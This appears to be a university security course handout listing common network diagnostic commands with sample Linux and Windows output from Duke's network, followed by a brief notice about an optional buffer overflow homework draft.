netstat	Netstat - Print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships	<pre>\$ netstat -tuln Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:53 0.0.0.0:* LISTEN tcp6 0 0 :::22 :::* LISTEN udp 0 0 0.0.0.0:53 0.0.0.0:* udp 0 0 0.0.0.0:123 0.0.0.0:* udp6 0 0 :::123 :::* udp6 0 0 :::123 :::*</pre>	<pre>>netstat Active Connections Proto Local Address Foreign Address State TCP 152.3.53.53:3389 10.172.33.148:64449 ESTABLISHED TCP 152.3.53.53:17816 192.229.211.108:http CLOSE_WAIT TCP 152.3.53.53:17818 a23-212-251-213:https CLOSE_WAIT TCP 152.3.53.53:17819 a23-212-251-213:https CLOSE_WAIT TCP 152.3.53.53:17820 a23-212-251-213:https CLOSE_WAIT</pre>
ip (Linux) ipconfig (Windows)	Ip - show / manipulate routing, network devices, interfaces and tunnels	<pre>\$ ip address 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000</pre>	<pre>>ipconfig Windows IP Configuration</pre>

		<pre> link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER _UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:a1:99:b0 brd ff:ff:ff:ff:ff:ff altname enp11s0 altname ens192 inet 152.3.53.95/24 brd 152.3.53.255 scope global eth0 valid_lft forever preferred_lft forever inet6 fe80::250:56ff:fea1:99b0/64 scope link valid_lft forever preferred_lft forever </pre>	<p>Ethernet adapter Ethernet0:</p> <p>Connection-specific DNS Suffix . : Link-local IPv6 Address : fe80::25b1:de95:7bd6:5248 %4 IPv4 Address. : 152.3.53.53 Subnet Mask : 255.255.255.0 Default Gateway : 152.3.53.1</p>
nslookup	Nslookup - query Internet name servers interactively	<pre> \$ nslookup duke.edu Server: 127.0.0.53 Address: 127.0.0.53#53 Non-authoritative answer: Name: duke.edu Address: 152.3.72.104 </pre>	<pre> >nslookup duke.edu Server: rsv-bc- fitzcachedns.oit.duke.edu Address: 152.3.72.100 Name: duke.edu Address: 152.3.72.104 </pre>
tracert (Linux) tracert (Windows)	Traceroute/tracert - print the route packets trace to network host.	<pre> \$ traceroute duke.edu traceroute to duke.edu (152.3.72.104), 64 hops max 1 152.3.53.253 0.747ms 0.775ms 0.769ms 2 10.237.254.0 0.373ms 0.275ms 0.258ms 3 10.238.4.85 0.446ms 0.388ms 0.318ms 4 * * * 5 10.238.4.23 3.263ms 2.760ms 1.718ms 6 10.238.4.72 4.249ms 2.277ms 3.209ms 7 10.237.254.5 3.899ms 2.884ms 1.873ms 8 152.3.72.104 3.856ms 2.682ms 1.582ms 9 * 152.3.72.252 3000.234ms !H 0.006ms !H </pre>	<pre> >tracert duke.edu Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 1 <1 ms <1 ms <1 ms dc-fitzeast-b220-d4- n7700-d- 1_152_3_53_253_vlan406. netcom.duke.edu [152.3.53.253] 2 <1 ms <1 ms <1 ms cdf-tel-200-n15-n3600- pc- 1_10_237_254_0_p55.netc om.duke.edu [10.237.254.0] 3 <1 ms <1 ms <1 ms cdf-tel-200-j15-n9500- sc- 1_10_238_4_79_p50.netco m.duke.edu [10.238.4.79] 4 4 ms 4 ms * cdf-tel-200-j15-n3600-ipe- 1_10_239_53_2_vlan3353. netcom.duke.edu [10.239.53.2] 5 4 ms 9 ms 4 ms cdf-swc-130-c9-n9500-sc- </pre>

			<pre> 1_10_238_4_23_p21.netco m.duke.edu [10.238.4.23] 6 4 ms 4 ms 4 ms cdf-tel-200-n15-n3600-pc- 2_10_238_4_72_p2.netco m.duke.edu [10.238.4.72] 7 149 ms 11 ms 5 ms dc-fitzeast-b220-ae32- n7700-d- 1_10_237_254_5_p1.netco m.duke.edu [10.237.254.5] 8 4 ms 4 ms 4 ms duke-web-fitz.oit.duke.edu [152.3.72.104] Trace complete.</pre>
ping	Ping – send ICMP ECHO_REQUEST packets to network hosts	<pre> \$ ping duke.edu PING duke.edu (152.3.72.104) 56(84) bytes of data. 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=1 ttl=248 time=4.17 ms 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=2 ttl=248 time=5.15 ms 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=3 ttl=248 time=5.71 ms ^C --- duke.edu ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2002ms rtt min/avg/max/mdev = 4.172/5.009/5.706/0.634 ms</pre>	<pre> >ping duke.edu Pinging duke.edu [152.3.72.104] with 32 bytes of data: Reply from 152.3.72.104: bytes=32 time=4ms TTL=248 Reply from 152.3.72.104: bytes=32 time=4ms TTL=248 Reply from 152.3.72.104: bytes=32 time=7ms TTL=248 Ping statistics for 152.3.72.104: Packets: Sent = 3, Received = 3, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 4ms, Maximum = 7ms, Average = 5ms Control-C ^C</pre>
pathping	Pathping - network diagnostic tool that combines the functionality of both `ping` and `tracert`	N/A	<pre> >pathping duke.edu Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 0 vcm- 42420.win.duke.edu [152.3.53.53] 1 dc-fitzeast-b220-d4- n7700-d- 1_152_3_53_253_vlan406. netcom.duke.edu [152.3.53.253]</pre>

			<pre> 2 cdf-tel-200-n15-n3600- pc- 1_10_237_254_0_p55.netc om.duke.edu [10.237.254.0] 3 cdf-tel-200-j15-n9500- sc- 1_10_238_4_79_p50.netco m.duke.edu [10.238.4.79] 4 * * * * Computing statistics for 75 seconds... Source to Here This Node/Link Hop RTT Lost/Sent = Pct Lost/Sent = Pct Address 0 vcm-42420.win.duke.edu [152.3.53.53] 0/ 100 = 0% 1 1ms 0/ 100 = 0% 0/ 100 = 0% dc-fitzeast- b220-d4-n7700-d- 1_152_3_53_253_vlan406. netcom.duke.edu [152.3.53.253] 100/ 100 =100% 2 --- 100/ 100 =100% 0/ 100 = 0% cdf-tel-200- n15-n3600-pc- 1_10_237_254_0_p55.netc om.duke.edu [10.237.254.0] 0/ 100 = 0% 3 --- 100/ 100 =100% 0/ 100 = 0% cdf-tel-200- j15-n9500-sc- 1_10_238_4_79_p50.netco m.duke.edu [10.238.4.79] </pre>
host	Host – DNS lookup utility	<pre> \$ host duke.edu duke.edu has address 152.3.72.104 duke.edu mail is handled by 10 mx.oit.duke.edu. </pre>	N/A
dig	Dig - DNS lookup utility	<pre> \$ dig duke.edu ; <<>> DiG 9.18.28-0ubuntu0.22.04.1- Ubuntu <<>> duke.edu ;; global options: +cmd ;; Got answer: ;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 22483 ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 4 ;; OPT PSEUDOSECTION: </pre>	N/A

		<pre>;; EDNS: version: 0, flags:;, udp: 65494 ;; QUESTION SECTION: ;duke.edu. IN A ;; ANSWER SECTION: duke.edu. 283 IN A 152.3.72.104 ;; AUTHORITY SECTION: duke.edu. 283 IN NS dns-nc1-01.oit.duke.edu. duke.edu. 283 IN NS dns-auth-02.oit.duke.edu. duke.edu. 283 IN NS dns-auth-01.oit.duke.edu. ;; ADDITIONAL SECTION: dns-nc1-01.oit.duke.edu. 283 IN A 67.159.96.12 dns-auth-01.oit.duke.edu. 283 IN A 152.3.103.93 dns-auth-02.oit.duke.edu. 283 IN A 152.3.105.232 ;; Query time: 0 msec ;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP) ;; WHEN: Wed Sep 11 01:58:43 EDT 2024 ;; MSG SIZE rcvd: 182</pre>	
<pre>ps (Linux) tasklist (Windows)</pre>	<pre>ps/tasklist – display information about a selection of the active processes.</pre>	<pre>\$ ps PID TTY TIME CMD 27330 pts/0 00:00:00 bash 27685 pts/0 00:00:00 ps</pre>	<pre>>tasklist Image Name PID Session Name Session# Mem Usage ===== ===== ===== ===== ===== System Idle Process 0 Services 0 8 K System 4 Services 0 144 K Registry 92 Services 0 31,308 K smss.exe 508 Services 0 1,044 K</pre>

Example ping	Ping – send ICMP ECHO_REQUEST packets to network hosts	<pre>\$ ping duke.edu PING duke.edu (152.3.72.197) 56(84) bytes of data. 64 bytes from 152.3.72.197: icmp_seq=1 ttl=240 time=21.7 ms 64 bytes from 152.3.72.197: icmp_seq=2 ttl=240 time=27.3 ms ^C --- duke.edu ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1001ms rtt min/avg/max/mdev = 21.728/24.554/27.380/2.826 ms</pre>	<pre>> ping duke.edu Pinging duke.edu [152.3.72.197] with 32 bytes of data: Reply from 152.3.72.197: bytes=32 time=27ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Reply from 152.3.72.197: bytes=32 time=25ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Ping statistics for 152.3.72.197: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 22ms, Maximum = 27ms, Average = 24ms</pre>
-----------------	--	--	---

A note about a Homework 4 question

Homework 4 features a buffer overflow question with a bunch of crazy extra credit challenges. Students have requested that I post a draft of this question at the start of the course so interested overachievers can dig in. You can find this draft linked under Homework 4 on the course site.

Doing so is totally optional and purely for students that want a special challenge to play with on the side during the semester.

~ END ~